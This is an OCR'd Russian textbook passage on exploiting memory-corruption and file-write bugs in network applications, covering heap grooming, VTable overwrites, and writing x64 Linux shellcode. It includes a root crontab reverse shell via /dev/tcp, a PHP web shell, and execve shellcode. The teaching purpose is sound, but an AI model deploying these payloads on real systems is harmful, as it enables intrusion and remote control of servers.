


Рисунок 10-6. Пример простой реализации свободного списка

На примере этой реализации кучи должно быть понятно, как получить компоновку кучи, подходящую для эксплуатации уязвимости в куче. Допустим, вы знаете, что переполняемый вами блок кучи имеет размер 128 байт; можно найти объект C++ с указателем на VTable, размер которого по меньшей мере

равен размеру переполняемого буфера. Если заставить приложение выделить большое число таких объектов, в куче они в итоге расположатся последовательно. Можно выборочно освободить один из этих объектов (неважно какой), и с высокой вероятностью при выделении уязвимого буфера будет повторно использован освобождённый блок. После этого можно вызвать переполнение буфера кучи и повредить VTable выделенного объекта, чтобы получить выполнение кода, как показано на рисунке 10-7.




Рисунок 10-7. Выделение буферов памяти для обеспечения правильной компоновки

При управлении кучами основная сложность сетевой атаки заключается в ограниченном контроле над выделениями памяти. При эксплуатации веб-браузера можно воспользоваться JavaScript, чтобы без труда настроить компоновку кучи, но для сетевого приложения это сложнее. Подходящее место для поиска выделений объектов - создание соединения. Если каждому соединению соответствует объект C++, можно управлять выделениями, просто открывая и закрывая соединения. Если этот метод не подходит, почти наверняка придётся использовать команды сетевого протокола, вызывающие нужные выделения.

Выделение памяти из заданных пулов

Вместо произвольного свободного списка можно использовать заданные пулы памяти для разных размеров выделений, чтобы надлежащим образом группировать небольшие выделения. Например, можно задать пулы для выделений размером 16, 64, 256 и 1024 байта. При поступлении запроса реализация выделит буфер из пула, размер которого ближе всего к запрошенному, но при этом достаточен для размещения выделения. Например, требуемая область размером 50 байт попадёт в 64-байтовый пул, тогда как 512-байтовая область попадёт в 1024-байтовый пул. Всё, что больше 1024 байт, будет выделяться с помощью альтернативного подхода для крупных выделений. Использование пулов памяти заданного размера уменьшает фрагментацию, вызванную небольшими выделениями. Пока в соответствующем размерном пуле имеется свободная запись для запрошенной памяти, запрос будет удовлетворён, а крупные выделения будут блокироваться в меньшей степени.

Хранение данных памяти кучи

Последняя тема, которую следует обсудить применительно к реализациям кучи, - способ хранения в памяти такой информации, как свободный список. Существует два метода. При одном из них метаданные, например размер блока и его состояние - свободен он или выделен, - хранятся рядом с выделенной памятью; этот метод называется внутриполосным. При другом методе, называемом внеполосным, метаданные хранятся в другом месте памяти. Внеполосный метод во многих отношениях проще эксплуатировать, поскольку при повреждении смежных блоков памяти не

приходится заботиться о восстановлении важных метаданных; он особенно полезен, когда неизвестно, какие значения нужно восстановить, чтобы метаданные стали допустимыми.

Уязвимость произвольной записи в память

Уязвимости повреждения памяти зачастую проще всего обнаружить с помощью фаззинга, но, как упоминалось в главе 9, это не единственный вид уязвимостей. Наиболее интересна произвольная запись файла, возникающая из-за неправильной обработки ресурсов. Такая неправильная обработка ресурсов может быть связана с командой, позволяющей непосредственно указать место записи файла, либо с командой, содержащей уязвимость канонизации пути, которая позволяет указать место относительно текущего каталога. Как бы ни проявлялась уязвимость, полезно знать, что потребуется записать в файловую систему, чтобы получить выполнение кода.

Произвольная запись в память, хотя она и может быть непосредственным следствием ошибки в реализации приложения, также может возникнуть как побочный эффект другой уязвимости, например переполнения буфера кучи. Многие старые распределители памяти кучи хранили список свободных блоков в структуре связного списка; если повредить данные этого связного списка, любое изменение свободного списка может привести к произвольной записи значения по адресу, предоставленному атакующим.

Чтобы эксплуатировать уязвимость произвольной записи в память, необходимо изменить область, которая может непосредственно управлять выполнением. Например, можно нацелиться на указатель VTable объекта в памяти и перезаписать его, чтобы получить управление выполнением, как в методах для других уязвимостей повреждения памяти.

Одно из преимуществ произвольной записи состоит в том, что она может позволить обойти логику приложения. В качестве примера рассмотрим сетевое приложение из листинга 10-7. При создании соединения его логика создаёт структуру памяти для хранения важных сведений о соединении, например используемого сетевого сокета и признака того, прошёл ли пользователь аутентификацию как администратор.

```
struct Session {
    int socket;
    int is_admin;
};

Session* session = WaitForConnection();
```

Листинг 10-7. Простая структура сеанса соединения

Для этого примера предположим, что некоторый код проверяет, является ли сеанс административным, и разрешает выполнять только определённые задачи, например изменять конфигурацию системы. Если вы аутентифицированы в сеансе как администратор, доступна непосредственная команда для выполнения локальной команды оболочки, как показано в листинге 10-8.

```
Command c = ReadCommand(session->socket);
if (c.command == CMD_RUN_COMMAND
    && session->is_admin) {
  system(c->data);
}
```

Листинг 10-8. Открытие команды запуска от имени администратора

Обнаружив местоположение объекта сеанса в памяти, можно изменить значение `is_admin` с `0` на `1`, открыв команду запуска и позволив атакующему получить управление целевой системой. Можно также изменить значение `socket`, чтобы оно указывало на другой файл; тогда при записи ответа приложение будет записывать данные в произвольный файл, поскольку на большинстве

Unix-подобных платформ файловые дескрипторы и сокеты фактически представляют собой ресурсы одного типа. Системный вызов `write` можно использовать для записи в файл точно так же, как для записи в сокет.

Хотя этот пример надуман, он должен помочь понять, что происходит в реальных сетевых приложениях. Для любого приложения, использующего ту или иную аутентификацию для разделения обязанностей пользователя и администратора, систему безопасности обычно можно обойти таким способом.

Эксплуатация записи файлов с высокими привилегиями

Если приложение работает с повышенными привилегиями, например с привилегиями `root` или администратора, возможности эксплуатации произвольной записи файла обширны. Один из методов - перезаписать исполняемые файлы или библиотеки, которые, как вам известно, будут выполнены, например исполняемый файл сетевой службы, которую вы эксплуатируете. Многие платформы предоставляют и другие средства выполнения кода, такие как запланированные задачи или задания `cron` в Linux.

При наличии высоких привилегий можно записывать собственные задания `cron` в каталог и выполнять их. В современных системах Linux внутри `/etc` обычно уже имеется несколько каталогов `cron`, каждый с суффиксом, указывающим, когда будут выполняться задания. Однако для записи в эти каталоги потребуется предоставить файлу сценария разрешение на выполнение. Если уязвимость произвольной записи файла предоставляет только разрешения на чтение и запись, для выполнения произвольных системных команд необходимо записать в `/etc/cron.d` файл Crontab. В листинге 10-9 показан пример простого файла Crontab, который запускается раз в минуту и подключает процесс оболочки к произвольному узлу и TCP-порту, через которые можно обращаться к системным командам.

```
* * * * * root /bin/bash -c '/bin/bash -i >& /dev/tcp/127.0.0.1/1234 0>&1'
```

Листинг 10-9. Простой файл Crontab с обратной оболочкой

Этот файл Crontab необходимо записать в `/etc/cron.d/run_shell`. Обратите внимание, что некоторые версии Bash не поддерживают такой синтаксис обратной оболочки, поэтому для достижения того же результата придётся использовать что-либо другое, например сценарий Python. Теперь рассмотрим, как эксплуатировать уязвимости записи файлов с низкими привилегиями.

Эксплуатация записи файлов с низкими привилегиями

Если при записи у вас нет высоких привилегий, ещё не всё потеряно; однако ваши возможности более ограниченны, и для эксплуатации всё равно потребуется понимать, что доступно в системе. Например, если вы пытаетесь эксплуатировать веб-приложение или на компьютере установлен веб-сервер, возможно, удастся разместить веб-страницу, отображаемую на стороне сервера, а затем обратиться к ней через веб-сервер. На многих веб-серверах также установлен PHP, позволяющий выполнять команды от имени пользователя веб-сервера и возвращать результат команды. Для этого в корневой веб-каталог (который может находиться в `/var/www/html` или одном из множества других мест) нужно записать показанный в листинге 10-10 файл с расширением `.php`.

```
<?php
if (isset($_REQUEST['exec'])) {
  $exec = $_REQUEST['exec'];
  $result = system($exec);
  echo $result;
```

```
}
?>
```

Листинг 10-10. Простая оболочка PHP

После размещения этой оболочки PHP в корневом веб-каталоге можно выполнять в системе произвольные команды в контексте веб-сервера, запрашивая URL вида `http://server/shell.php?exec=CMD`. Этот URL приведёт к выполнению кода PHP на сервере: оболочка PHP извлечёт из URL параметр `exec` и передаст его API-функции `system`, что приведёт к выполнению произвольной команды `CMD`.

Ещё одно преимущество PHP состоит в том, что остальное содержимое записываемого файла не имеет значения: синтаксический анализатор PHP найдёт теги `<?php ... ?>` и выполнит любой находящийся внутри них код PHP независимо от того, что ещё содержится в файле. Это полезно, когда при эксплуатации уязвимости вы не полностью управляете данными, записываемыми в файл.

Написание шелл-кода

Теперь рассмотрим, как приступить к написанию собственного шелл-кода. С помощью этого шелл-кода можно выполнять произвольные команды в контексте приложения, которое вы эксплуатируете посредством обнаруженной уязвимости повреждения памяти.

Писать собственный шелл-код может быть сложно, и хотя в оставшейся части главы я не смогу осветить эту тему во всей полноте, я приведу несколько примеров,

которые вы сможете развивать, продолжая самостоятельное исследование предмета. Я начну с некоторых основных методов и сложностей написания кода x64 на платформе Linux.

Начало работы

Чтобы начать писать шелл-код, вам потребуется следующее:

• установленная система Linux x64;

• компилятор - подойдут и GCC, и CLANG;

• экземпляр Netwide Assembler (NASM); пакет с ним имеется в большинстве дистрибутивов Linux.

В Debian и Ubuntu всё необходимое можно установить следующей командой:

```
sudo apt-get install build-essential nasm
```

Мы будем писать шелл-код на языке ассемблера x64 и ассемблировать его с помощью двоичного ассемблера `nasm`. В результате ассемблирования шелл-кода должен получиться двоичный файл, содержащий только указанные вами машинные инструкции. Для проверки шелл-кода можно воспользоваться написанным на C листингом 10-11, который служит тестовой оснасткой.

```
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <unistd.h>

typedef int (*exec_code_t)(void);

int main(int argc, char** argv) {
  if (argc < 2) {
    printf("Usage: test_shellcode shellcode.bin\n");
    exit(1);
```

```
  }

  int fd = open(argv[1], O_RDONLY); ❶
  if (fd <= 0) {
    perror("open");
    exit(1);
  }

  struct stat st;
  if (fstat(fd, &st) == -1) {
    perror("stat");
    exit(1);
  }

  exec_code_t shell = mmap(NULL, st.st_size, ❷
      PROT_EXEC | PROT_READ, MAP_PRIVATE, fd, 0); ❸
  if (shell == MAP_FAILED) {
    perror("mmap");
    exit(1);
  }

  printf("Mapped Address: %p\n", shell);
  printf("Shell Result: %d\n", shell());

  return 0;
}
```

Листинг 10-11. Тестовая оснастка шелл-кода

Код получает путь из командной строки ❶, а затем отображает его в память как файл, отображаемый в память ❷. С помощью флага `PROT_EXEC` мы указываем, что код является исполняемым ❸; в противном случае различные применяемые на уровне платформы средства защиты от эксплуатации потенциально могли бы предотвратить выполнение шелл-кода.

Скомпилируйте тестовый код установленным компилятором C, выполнив в оболочке следующую команду. Во время компиляции не должно появиться никаких предупреждений.

```
$ cc -Wall -o test_shellcode test_shellcode.c
```

Чтобы проверить код, поместите следующий ассемблерный код в файл `shellcode.asm`, как показано в листинге 10-12.

```
; Собрать как 64-разрядный код
BITS 64
mov rax, 100
ret
```

Листинг 10-12. Простой пример шелл-кода

Шелл-код в листинге 10-12 просто помещает значение `100` в регистр RAX. Регистр RAX используется как возвращаемое значение вызова функции. Тестовая оснастка вызовет этот шелл-код как функцию, поэтому мы ожидаем, что значение регистра RAX будет возвращено тестовой оснастке. Затем шелл-код немедленно выполняет инструкцию `ret`, переходя обратно к вызывающей стороне шелл-кода, то есть в данном случае к нашей тестовой оснастке. В случае успеха тестовая оснастка должна вывести возвращаемое значение `100`.

Попробуем это сделать. Сначала нужно ассемблировать шелл-код с помощью `nasm`, а затем выполнить его в оснастке:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7fa51e860000
Shell Result: 100
```

Вывод возвращает значение `100` тестовой оснастке, подтверждая, что шелл-код успешно загружается и выполняется. Стоит также проверить, что ассемблированный код в полученном

двоичном файле соответствует ожидаемому. Это можно проверить с помощью сопутствующего инструмента `ndisasm`, который дизассемблирует этот

простой двоичный файл без необходимости использовать такой дизассемблер, как IDA Pro. Нужно применить параметр `-b 64`, чтобы `ndisasm` использовал 64-разрядное дизассемблирование, как показано ниже:

```
$ ndisasm -b 64 shellcofe.bin
00000000  B864000000        mov eax,0x64
00000005  C3                ret
```

Вывод `ndisasm` должен соответствовать инструкциям, заданным в исходном файле шелл-кода из листинга 10-12. Обратите внимание: в инструкции `mov` мы использовали регистр RAX, но в выводе дизассемблера видим регистр EAX. Ассемблер использует этот 32-разрядный регистр вместо 64-разрядного, поскольку понимает, что константа `0x64` помещается в 32-разрядное значение, и поэтому может применить более короткую инструкцию вместо загрузки целой 64-разрядной константы. Это не меняет поведение кода, потому что при загрузке константы в EAX процессор автоматически установит верхние 32 бита регистра RAX в ноль. Директива `BITS` также отсутствует, поскольку она предназначена для ассемблера `nasm`, чтобы включить поддержку 64-разрядного кода, и не нужна в окончательном ассемблированном выводе.

Простой метод отладки

Прежде чем приступать к написанию более сложного шелл-кода, рассмотрим простой метод отладки. Это важно при проверке полного эксплойта, поскольку остановить выполнение шелл-кода точно в нужном месте может быть непросто. Добавим в шелл-код точку останова с помощью инструкции `int3`, чтобы при вызове соответствующего кода любой подключённый отладчик получил уведомление.

Измените код из листинга 10-12, как показано в листинге 10-13, добавив инструкцию точки останова `int3`, а затем повторно запустите ассемблер `nasm`.

```
# Собрать как 64-разрядный код
BITS 64
int3
mov rax, 100
ret
```

Листинг 10-13. Простой пример шелл-кода с точкой останова

Если выполнить тестовую оснастку в отладчике, например GDB, вывод должен быть похож на листинг 10-14.

```
$ gdb --args ./test_shellcode shellcode.bin
GNU gdb 7.7.1
...
(gdb) display/1i $rip
(gdb) r
Starting program: /home/user/test_shellcode debug_break.bin
Mapped Address: 0x7fb6584f3000

❶ Program received signal SIGTRAP, Trace/breakpoint trap.

0x00007fb6584f3001 in ?? ()
1: x/i $rip
❷ => 0x7fb6584f3001:      mov    $0x64,%eax
(gdb) stepi
0x00007fb6584f3006 in ?? ()
1: x/i $rip
=> 0x7fb6584f3006:      retq
(gdb)
0x00000000004007f6 in main ()
```

```
1: x/i $rip
=> 0x4007f6 <main+281>: mov    %eax,%esi
```

Листинг 10-14. Установка точки останова в оболочке

Когда мы выполняем тестовую оснастку, отладчик останавливается при получении сигнала SIGTRAP □. Причина в том, что процессор выполнил инструкцию `int3`, действующую как точка останова, в результате чего ОС отправила процессу сигнал SIGTRAP, который обрабатывает отладчик. Обратите внимание: когда мы выводим инструкцию, выполняемую программой в текущий момент □, это не инструкция `int3`, а следующая непосредственно за ней инструкция `mov`. Инструкцию `int3` мы не видим, потому что отладчик автоматически пропустил её, чтобы позволить продолжить выполнение.

Вызов системных вызовов

Пример шелл-кода из листинга 10-12 лишь возвращает вызывающей стороне, в данном случае нашей тестовой оснастке, значение `100`, что не очень полезно для эксплуатации уязвимости; для этого необходимо, чтобы система выполнила для нас некоторую работу. Проще всего сделать это в шелл-коде с помощью системных вызовов ОС. Системный вызов задаётся определённым ОС номером системного вызова. Он позволяет вызывать основные системные функции, например открывать файлы и запускать новые процессы.

Использовать системные вызовы проще, чем вызывать системные библиотеки, поскольку не требуется знать расположение в памяти другого исполняемого кода, например системной библиотеки C. Отсутствие необходимости знать расположение библиотек упрощает написание шелл-кода и делает его более переносимым между разными версиями одной ОС.

Однако системные вызовы имеют недостатки: обычно они реализуют гораздо более низкоуровневую функциональность, чем системные библиотеки, поэтому вызывать их сложнее, как вы увидите далее. Это особенно справедливо для Windows, в которой системные вызовы очень сложны. Но для наших целей системного вызова будет достаточно, чтобы продемонстрировать написание собственного шелл-кода.

Системные вызовы имеют собственный определённый двоичный интерфейс приложений (ABI) (подробнее см. раздел "Двоичный интерфейс приложений" на странице 123). В Linux x64 системный вызов выполняется с помощью следующего ABI:

• номер системного вызова помещается в регистр RAX;

• до шести аргументов можно передать системному вызову в регистрах RDI, RSI, RDX, R10, R8 и R9;

• системный вызов выполняется инструкцией `syscall`;

• после возврата инструкции `syscall` результат системного вызова хранится в RAX.

Дополнительные сведения о процессе системных вызовов Linux можно получить, выполнив `man 2 syscall` в командной строке Linux. На этой странице руководства описан процесс системного вызова и определён ABI для различных архитектур, включая x86 и ARM. Кроме того, команда `man 2 syscalls` перечисляет все доступные системные вызовы. Страницу отдельного системного вызова также можно прочитать, выполнив `man 2 <SYSTEM CALL NAME>`.

Системный вызов exit

Чтобы использовать системный вызов, сначала нужен его номер. В качестве примера возьмём системный вызов `exit`.

Как найти номер конкретного системного вызова? В Linux имеются заголовочные файлы, определяющие номера всех системных вызовов для текущей платформы, но поиск нужного заголовочного файла на диске может превратиться в бег по кругу. Вместо этого поручим работу компилятору C. Скомпилируйте код C из листинга 10-15 и выполните его, чтобы вывести номер системного вызова `exit`.

```
#include <stdio.h>
#include <sys/syscall.h>

int main() {
  printf("Syscall: %d\n", SYS_exit);
  return 0;
}
```

Листинг 10-15. Получение номера системного вызова

В моей системе номер системного вызова `exit` равен `60` и выводится на экран; у вас он может отличаться в зависимости от версии используемого ядра Linux, хотя номера меняются нечасто. Системный вызов `exit` принимает единственный аргумент - код завершения процесса, который возвращается ОС и указывает причину завершения процесса. Поэтому номер, который мы хотим использовать в качестве кода завершения процесса, нужно передать в RDI. ABI Linux указывает, что первый параметр системного вызова передаётся в регистре RDI. Системный вызов `exit` ничего не возвращает из ядра; вместо этого процесс (оболочка) немедленно завершается. Реализуем вызов `exit`. Ассемблируйте листинг 10-16 с помощью `nasm` и запустите его в тестовой оснастке.

```
BITS 64
; Номер системного вызова exit
mov rax, 60
; Аргумент кода завершения
mov rdi, 42
syscall
; exit не должен возвращать управление, но это на всякий случай
ret
```

Листинг 10-16. Вызов системного вызова exit из шелл-кода

Обратите внимание: первый оператор вывода из листинга 10-16, показывающий, куда был загружен шелл-код, по-прежнему выполняется, а следующий оператор, выводящий возвращаемое шелл-кодом значение, - нет. Это указывает, что шелл-код успешно вызвал системный вызов `exit`. Для дополнительной проверки можно отобразить в оболочке код завершения тестовой оснастки, например с помощью `echo $?` в Bash. Код завершения должен быть равен `42` - именно это значение мы передали в аргументе `mov rdi`.

Системный вызов write

Теперь попробуем вызвать немного более сложный системный вызов `write`, который записывает данные в файл. Системный вызов `write` имеет следующий синтаксис:

```
ssize_t write(int fd, const void *buf, size_t count);
```

Аргумент `fd` - это файловый дескриптор, в который производится запись. Он содержит целое значение, описывающее файл, к которому требуется обратиться. Затем данные для записи объявляются путём передачи в буфер указателя на их местоположение. Количество записываемых байтов можно задать с помощью `count`.

В коде из листинга 10-17 мы передадим аргументу `fd` значение `1`, соответствующее стандартному выводу в консоль.

```
BITS 64

%define SYS_write 1
%define STDOUT 1

_start:
  mov rax, SYS_write
; Первый аргумент (rdi) - файловый дескриптор STDOUT
  mov rdi, STDOUT
; Второй аргумент (rsi) - указатель на строку
  lea rsi, [_greeting]
; Третий аргумент (rdx) - длина записываемой строки
  mov rdx, _greeting_end - _greeting
; Выполнить системный вызов write
  syscall
  ret

_greeting:
  db "Hello User!", 10
_greeting_end:
```

Листинг 10-17. Вызов системного вызова write из шелл-кода

Записав данные в стандартный вывод, мы выведем указанные в `buf` данные в консоль и сможем увидеть, сработал ли код. В случае успеха строка

`Hello User!` должна быть выведена в консоль оболочки, в которой работает тестовая оснастка. Системный вызов `write` также должен вернуть число байтов, записанных в файл.

Теперь ассемблируйте листинг 10-17 с помощью `nasm` и выполните двоичный файл в тестовой оснастке:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7f165ce1f000
Shell Result: -14
```

Вместо ожидаемого приветствия `Hello User!` мы получаем странный результат `-14`. Любое возвращаемое системным вызовом `write` значение меньше нуля указывает на ошибку. В Unix-подобных системах, включая Linux, определён набор номеров ошибок (сокращённо `errno`). В системе код ошибки определён как положительное число, но для обозначения ошибочного состояния возвращается как отрицательное. Код ошибки можно найти в системных заголовочных файлах C, но эту работу за нас выполнит короткий сценарий Python из листинга 10-18.

```
import os

# Указать положительный номер ошибки
err = 14
print os.errno.errorcode[err]
# Выводит 'EFAULT'
print os.strerror(err)
# Выводит 'Bad address'
```

Листинг 10-18. Простой сценарий Python для вывода кодов ошибок

При запуске сценарий выведет имя кода ошибки `EFAULT` и строковое описание `Bad address`. Этот код ошибки означает, что системный вызов попытался обратиться к недопустимой памяти, в результате чего возникла ошибка памяти. Единственный передаваемый нами адрес памяти - указатель на приветствие. Рассмотрим дизассемблированный код и выясним, не является ли передаваемый указатель причиной ошибки:

```
00000000  B801000000        mov rax,0x1
00000005  BF01000000        mov rdi,0x1
0000000A  488D34251A000000  lea rsi,[0x1a]
00000012  BA0C000000        mov rdx,0xc
00000017  0F05              syscall
```

```
00000019  C3                ret
0000001A  db "Hello User!", 10
```

Теперь проблема в коде очевидна: инструкция `lea`, загружающая адрес приветствия, загружает абсолютный адрес `0x1A`. Но если посмотреть на все выполненные до сих пор запуски тестовой оснастки, адрес, по которому загружается исполняемый код, не равен `0x1A` и даже не близок к нему. Такое несоответствие между местом загрузки шелл-кода и абсолютными адресами создаёт проблему. Мы не всегда можем заранее определить,

куда в память будет загружен шелл-код, поэтому нужен способ ссылаться на приветствие относительно текущего места выполнения. Рассмотрим, как это делается на 32- и 64-разрядных процессорах x86.

Обращение к относительному адресу в 32- и 64-разрядных системах

В 32-разрядном режиме x86 простейший способ получить относительный адрес - воспользоваться тем, что инструкция `call` работает с относительными адресами. При выполнении инструкции `call` абсолютный адрес следующей инструкции помещается в стек как адрес возврата. Это абсолютное значение адреса возврата можно использовать, чтобы вычислить место выполнения текущего шелл-кода и соответствующим образом скорректировать адрес памяти приветствия. Например, замените инструкцию `lea` в листинге 10-17 следующим кодом:

```
call _get_rip
_get_rip:
; Снять адрес возврата со стека
pop rsi
; Прибавить относительное смещение от возврата до приветствия
add rsi, _greeting - _get_rip
```

Использование относительного вызова работает хорошо, но значительно усложняет код. К счастью, в 64-разрядном наборе инструкций появилась относительная адресация данных. В `nasm` к ней можно обратиться, добавив перед адресом ключевое слово `rel`. Изменив инструкцию `lea` следующим образом, можно обратиться к адресу приветствия относительно текущей выполняемой инструкции:

```
lea rsi, [rel _greeting]
```

Теперь можно повторно ассемблировать шелл-код с этими изменениями, после чего сообщение должно быть успешно выведено:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7f165dedf000
Hello User!
Shell Result: 12
```

Выполнение других программ

Завершим обзор системных вызовов выполнением другого двоичного файла с помощью системного вызова `execve`. Выполнение другого двоичного файла - распространённый метод получения выполнения в целевой системе, не требующий длинного и сложного шелл-кода. Системный вызов `execve` принимает три параметра: путь к запускаемой программе, завершаемый значением `NULL` массив аргументов командной строки и завершаемый значением `NULL` массив переменных среды. Вызов `execve` требует несколько больше работы, чем вызов простых системных вызовов наподобие `write`, поскольку необходимо построить массивы в стеке; однако это не так трудно. Листинг 10-19 выполняет команду `uname`, передавая ей аргумент `-a`.

```
BITS 64

%define SYS_execve 59

_start:
  mov rax, SYS_execve
; Загрузить путь к исполняемому файлу
❶ lea rdi, [rel _exec_path]
; Загрузить аргумент
  lea rsi, [rel _argument]
; Построить в стеке массив аргументов = { _exec_path, _argument, NULL }
❷ push 0
  push rsi
  push rdi
❸ mov rsi, rsp
; Построить в стеке массив среды = { NULL }
  push 0
❹ mov rdx, rsp
❺ syscall
; execve не должен возвращать управление, но это на всякий случай
  ret

_exec_path:
  db "/bin/uname", 0
_argument:
  db "-a", 0
```

Листинг 10-19. Выполнение произвольного исполняемого файла из шелл-кода

Шелл-код из листинга 10-19 сложен, поэтому разберём его по шагам. Сначала адреса двух строк, `"/bin/uname"` и `"-a"`, загружаются в регистры □. Затем адреса двух строк и завершающее значение `NUL` (представленное числом `0`) помещаются в стек в обратном порядке □. Код копирует текущий адрес стека в регистр RSI, то есть во второй аргумент системного вызова □. Затем в стек помещается единственное значение `NUL` для массива среды, а адрес в стеке копируется в регистр RDX □, то есть в третий аргумент системного вызова. Регистр RDI уже содержит адрес строки `"/bin/uname"`, поэтому шелл-коду не требуется повторно загружать адрес перед вызовом системного вызова. Наконец, мы выполняем системный вызов `execve` □, который выполняет эквивалент следующего кода C в оболочке:

```
char* args[] = { "/bin/uname",  "-a", NULL };
char* envp[] = { NULL };
execve("/bin/uname", args, envp);
```

Если ассемблировать шелл-код `execve`, должен появиться вывод, похожий на следующий, где выполняется командная строка `/bin/uname -a`:

```
$ nasm -f bin -o execve.bin execve.asm
$ ./test_shellcode execv.bin

Mapped Address: 0x7fbdc3c1e000
Linux foobar 4.4.0 Wed Dec 31 14:42:53 PST 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Создание шелл-кода с помощью Metasploit

Стоит попрактиковаться в написании собственного шелл-кода, чтобы глубже его понять. Однако, поскольку люди пишут шелл-код уже давно, в интернете доступен широкий выбор шелл-кода для разных платформ и целей.

Проект Metasploit - одно из полезных хранилищ шелл-кода. Metasploit позволяет создать шелл-код как двоичный блок, который легко встроить в собственный эксплойт. Использование Metasploit имеет множество преимуществ:

• обработка кодирования шелл-кода путём удаления запрещённых символов или форматирования во избежание обнаружения;

• поддержка множества разных методов получения выполнения, включая простую обратную оболочку и выполнение новых двоичных файлов;

• поддержка нескольких платформ (включая Linux, Windows и macOS), а также нескольких архитектур (таких как x86, x64 и ARM).

Я не буду подробно объяснять, как создавать модули Metasploit или использовать их поэтапный шелл-код, для взаимодействия которого с целью требуется консоль Metasploit. Вместо этого на простом примере обратной оболочки TCP я покажу, как создать шелл-код с помощью Metasploit. (Напомню, обратная оболочка TCP позволяет целевой машине связаться с машиной атакующего через прослушиваемый порт, который атакующий может использовать для получения выполнения.)

Доступ к полезным нагрузкам Metasploit

Утилита командной строки `msfvenom` устанавливается вместе с Metasploit и предоставляет доступ к различным встроенным в Metasploit полезным нагрузкам шелл-кода. Можно вывести список полезных нагрузок, поддерживаемых для Linux x64, с помощью параметра `-l` и фильтрации вывода:

```
